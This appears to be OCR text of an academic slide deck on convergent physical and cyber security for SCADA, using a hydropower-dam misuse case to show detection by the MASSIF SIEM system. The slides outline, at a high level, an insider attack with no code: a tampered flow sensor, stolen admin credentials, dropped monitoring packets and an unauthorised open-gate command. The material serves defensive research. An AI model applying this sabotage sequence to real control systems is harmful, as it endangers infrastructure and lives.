
Convergence of Physical and Cyber Security



Case Study
from the MASSIF Project


Setting up the scene

A dam used for hydropower generation



UNWANTED SOLICITATIONS TO THE TURBINES MAY HAVE DRAMATIC EFFECTS (SAYANO-SHUSHENSKAYA, SIBERIA, 75 DEADS).


Misuse Case Overview



Misuse Case Overview: Preparation

He compromises the sensor so to hide changes in the flow rate

The attacker is an employee with cleaning mansions. As such, he can freely move in the Control Center, and has physical access to the flow rate sensor metering the flow rate into the penstock



Misuse Case Overview: Access

The malicious user accesses the Control Room by using his RFID badge


The user also logs into a computer with administrative (stolen) credentials

Misuse Case Overview: Trigger


- The attacker cuts-off communications between the hydropower station and the control machine
  - e.g. by installing a software dropping away packets sent by the hydropower station to the control machine
- The attacker sends an open-gate command to discharge the reservoir through the penstock
  - The compromised sensor doesn't indicate an increase in the flow rate level in the penstock
  - Turbines vibration level do not reach the control station due to the broken channel => the Control Station continues to release water in the penstock

Misuse Case Detection with MASSIF – 1/2

@@@: MASSIF resilience features guarantee the delivery of security-relevant events to the SIEM core even in the presence of attacks.




Misuse Case Detection with MASSIF – 2/2



Realistic Testbed – 1/2

Realistic Testbed – 2/2



Two pumps allowing variable flow levels

Seepage Channel

Penstock Channel

Reservoir

Wrap-up

Summary

- We have provided evidence demonstrating that the present state of security for SCADA is not commensurate with the threat or potential consequences: the industry has generated a large base of relatively insecure systems, with chronic and pervasive vulnerabilities that have been observed during security assessments (this applies both to legacy and to cutting-edge technologies)
- We have provided a short – yet right to the point – SOTA analysis of SIEM technology
- We have pointed out some of the main avenues for improving SIEM technology
- We have made several contributions towards taking SIEM technology beyond the current SOTA

Conclusions

- Diagnosis is a very much needed feature of next generation SIEM technology
- Collecting diverse information at several architectural levels, using multiple security probes which are deployed as a distributed architecture is key to improve the performance of the detection process, i.e. to achieve higher detection rates and lower false positives rates
- Complex Event Processing (CEP) technology is an effective tool for performing sophisticated correlation analysis of security-related data
- Effective support for emerging technologies must be provided
- When the edge is resource constrained, hybrid approaches (i.e. where the bulk of the computation is done in the core of the SIEM system) can be very effective
- The SIEM itself must be able to survive faults and attacks
- Effective protection cannot be achieved if information from the physical domain is not taken into account

Acknowledgements & Pointers

Acknowledgements - People

Special thanx to:

- Luigi Coppolino
- Salvatore D'Antonio
- Simon Pietro Romano

Many thanx to:

- Stefano Avallone
- Ivano Alessandro Elia
- Massimo Ficco
- Valerio Formicola
- Gian Luigi Spagnuolo

Acknowledgements - Projects

http://www.intersection-project.eu/


http://www.inspire-strep.eu

http://www.inspire-inco.eu/

http://www.massif-project.eu


References – 1/7

- "Cybersecurity for SCADA Systems", William T. Shaw, ISBN: 978-1-59370-068-3



References – 2/7

- "Electric Power Systems: A Conceptual Introduction", Alexandra von Meier, ISBN: 978-0-471-17859-0, 328 pages, August 2006, Wiley-IEEE Press



References – 3/7

- EC, Green Paper on a European Programme for Critical Infrastructure Protection, COM (2005) 576, November 17th, 2005
- GAO, Critical Infrastructure Protection: Challenges and Efforts to Secure Control Systems, USA, March 2004
- arcsight, http://www.arcsight.com/
- http://www.scmagazineuk.com/forescout-and-arcsight-integrate-security-control-and-siem-technologies/article/211567/
- IBM (Q1 Labs), http://q1labs.com/
- http://searchsecurity.techtarget.com/magazineContent/Hot-Pick-Q1-Labs-QRadar-50?pageNo=2
- RSA (EMC), http://www.rsa.com
- http://searchsecurity.techtarget.com/magazineContent/Product-Review-RSA-Securitys-RSA-enVision?pageNo=2
- OSSIM, http://www.alienvault.com/community
- "Internet Security: An Intrusion-Tolerance Approach" , Deswarte Y., Powell D. - Proceedings of the IEEE, Volume 94, Issue 2, Feb. 2006 - Page(s):432 – 441
- OWASP Top 10 for 2010 RC Released (Nov 13, 2009)
- http://www.owasp.org/images/0/0f/OWASP_T10_-_2010_rc1.pdf

References – 4/7

- Coppolino Luigi, D'Antonio Salvatore, Elia Ivano Alessandro, Romano Luigi "Security Analysis of Smart Grid Data Collection Technologies", in Computer Safety, Reliability, and Security, Lecture Notes in Computer Science, 2011, Springer Berlin / Heidelberg, Isbn: 978-3-642-24269-4 pag: 143-156, Vol. 6894, Doi: 10.1007/978-3-642-24270-0_11
- Massimo Ficco, Alessandro Daidone, Luigi Coppolino, Luigi Romano, and Andrea Bondavalli. 2011. An event correlation approach for fault diagnosis in SCADA infrastructures. In Proceedings of the 13th European Workshop on Dependable Computing (EWDC '11). ACM, New York, NY, USA, 15-20. DOI=10.1145/1978582.1978586 http://doi.acm.org/10.1145/1978582.1978586
- S. D'Antonio, L. Coppolino, I. A. Elia, V. Formicola, Security Issues of a Phasor Data Concentrator for Smart Grid Infrastructure, 13th European Workshop on Dependable Computing EWDC 2011, Pisa, Italy, May 11-12 2011
- Aladino Amantini, Michal. Choras, Salvatore D'Antonio, Elyoenai. Egozcue, Daniel Germanus e Reinhard Hutter, The human role in tools for improving robustness and resilience of critical infrastructures, Cognition, Technology & Work Journal, pp. 1-13, Doi: 10.1007/s10111-010-0171-2, 18 gennaio 2011
- Coppolino, L.; D'Antonio, S.; Romano, L.; Spagnuolo, G.; , "An Intrusion Detection System for Critical Information Infrastructures using Wireless Sensor Network technologies," Critical Infrastructure (CRIS), 2010 5th International Conference on , vol., no., pp.1-8, 20-22 Sept. 2010, doi: 10.1109/CRIS.2010.5617547,
URL: http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=5617547&isnumber=5617476
- S. Avallone, S. D'Antonio, F. Oliviero, S. P. Romano, Use of traffic engineering techniques to increase resilience of SCADA networks, The 5th International Conference on Critical Infrastructures, CRIS2010, Beijing, 20-22 September 2010

References – 5/7

- L. Coppolino, S. D'Antonio, L. Romano, and G. Spagnuolo, An Intrusion Detection System for Next Generation Critical Infrastructures, The 2nd International ICST Conference on Mobile Lightweight Wireless Systems - (Mobilight 2010), Barcellona, 10-12 May 2010
- S. D'Antonio e S. Avallone, Using MPLS in a Wireless Mesh Network to improve the resiliency of SCADA systems, The 2nd International ICST Conference on Mobile Lightweight Wireless Systems (Mobilight 2010), Barcellona, 10-12 May 2010
- M. Choras, S. D'Antonio, R. Kozik e W. Holubowicz,INTERSECTION Approach to Vulnerability Handling, The 6th International Conference on Web Information Systems and Technologies, WEBIST 2010, vol. 1, pp. 171-174, INSTICC Press, Valencia, Spagna, 7-10 aprile 2010
- D'Antonio Salvatore, Romano Luigi, Khelil Abdelmajid, Suri Neeraj, "INcreasing Security and Protection through Infrastructure REsilience: The INSPIRE Project" in Critical Information Infrastructure Security, Lecture Notes in Computer Science, 2009, Springer Berlin / Heidelberg Isbn:978-3-642-03551-7, pag: 109-118 Vol. 5508, doi: 10.1007/978-3-642-03552-4_10
- L. Coppolino, S. D'Antonio, I. A. Elia e L. Romano, From Intrusion Detection to Intrusion Detection and Diagnosis: An Ontology-Based Approach, Book chapter of Software Technologies for Embedded and Ubiquitous Systems, pp. 192-202, LNCS 5860, DOI: 10.1007/978-3-642-10265-3_18, 2009
- S. D'Antonio, A. Khelil, L. Romano, and N. Suri, "Increasing Security and Protection of SCADA Systems through Infrastructure Resilience," International Journal of System of Systems Engineering (IJSSE), vol. 1, no. 4, pp. 401-413, 2009.

References – 6/7

- Massimo Ficco, Luigi Coppolino, Luigi Romano, "A Weight-Based Symptom Correlation Approach to SQL Injection Attacks", LADC 2009, Dependable Computing, Latin-American Symposium on, pp. 9-16, 2009 Fourth Latin-American Symposium on Dependable Computing
- Coppolino, L., D'Antonio, S., Esposito, M., Romano, L., Exploiting diversity and correlation to improve the performance of intrusion detection systems. Network and Service Security, 2009. N2S '09. International Conference on 24-26 June 2009, ISBN: 978-2-9532-4431-1
- N. Repp, R. Berbner, O. Heckmann, R. Steinmetz, "A Cross-Layer Approach to Performance Monitoring of Web Services", in Proc. of the Workshop on Emerging Web Services Technology, CEUR-WS, December 2006.
- Wu Yu-Sung, S. Bagchi, S. Garg, N. Singh, "SCIDIVE: a stateful and cross protocol intrusion detection architecture for voice-over-IP environments," in Proc. of Dependable Systems and Networks Conference, 28 Jun. 2004, pp. 433-442.
- G. Vigna, W. Robertson, K. Vishal, R.A. Kemmerer, "A stateful intrusion detection system for World-Wide Web servers," in Proc of 19th Annual Computer Security Applications Conference, 8-12 Dec. 2003, pp. 34-43
- IT and Operational Technology: Convergence, Alignment and Integration, Gartner, February 2011. http://www.gartner.com/it/page.jsp?id=1590814
- McAfee, Global Energy Cyberattacks: Night Dragon, February 2011
- Symantec Intelligence Quarterly Report: October- December - Targeted Attacks on Critical Infrastructures, December 2010

References – 7/7

- Helmbrecht U.,"European and International Cooperation on Incident Response", ENISA,Telecom Ministerial Conference on CIIP, Balatonfüred, Hungary, 15th April 2011, http://www.enisa.europa.eu/media/news-items/speech-on-european-and-international-cooperation-on-incident-response
- "Directive of the European Parliament and of the Council on attacks against information systems and repealing Council Framework Decision", http://www.europarl.europa.eu/meetdocs/2009_2014/documents/com/com_com(2010)0517_/com_com(2010)0517_en.pdf
- European Commission, "Protecting Europe from large scale cyber-attacks and disruptions: enhancing preparedness, security and resilience", http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2009:0149:FIN:EN:PDF
- "Directive of the European Parliament and of the Council on attacks against information systems and repealing Council Framework Decision", September 2010, http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2010:0517:FIN:EN:PDF
- European Commission, "Achievements and next steps: towards global cyber-security", March 2011, http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2011:0163:FIN:EN:PDF
- European Commission, "A strategy for a Secure Information Society – Dialogue, partnership and empowerment", COM(2006) 251, May 2006, http://europa.eu/legislation_summaries/information_society/internet/l24153a_en.htm

Want to contact us?

Luigi Romano e-mail: luigi.romano@uniparthenope.it
Cell: +39-333-3016817
Tel: +39-081-5476700

Luigi Coppolino e-mail: luigi.coppolino@uniparthenope.it
Cell: +39-339-6218570
Tel: +39-081-5476702

Salvatore D'Antonio e-mail: salvatore.dantonio@uniparthenope.it
Cell: +39-329-0730003
Tel: +39-081-5476766

The **F**ault and **I**ntrusion **T**olerant **NE**tworked **S**ystem**S** (FITNESS) Research Group
http://www.dit.uniparthenope.it/FITNESS/

Want to work with us?

- Opening for a 20-month full-time research fellowship in the framework on an applied research project co-funded under the European Commission's FP7 ICT Work Programme, namely MASSIF (http://www.massif-project.eu)
- From February 2012 to the end of project i.e., September 2013
- Topic: Enhancing SIEM technology for protecting Critical Infrastructures
- Location: FITNESS lab in Naples
- Application: send your CV to luigi.romano@uniparthenope.it with e-mail subject "Application: CIP under CINI consortium"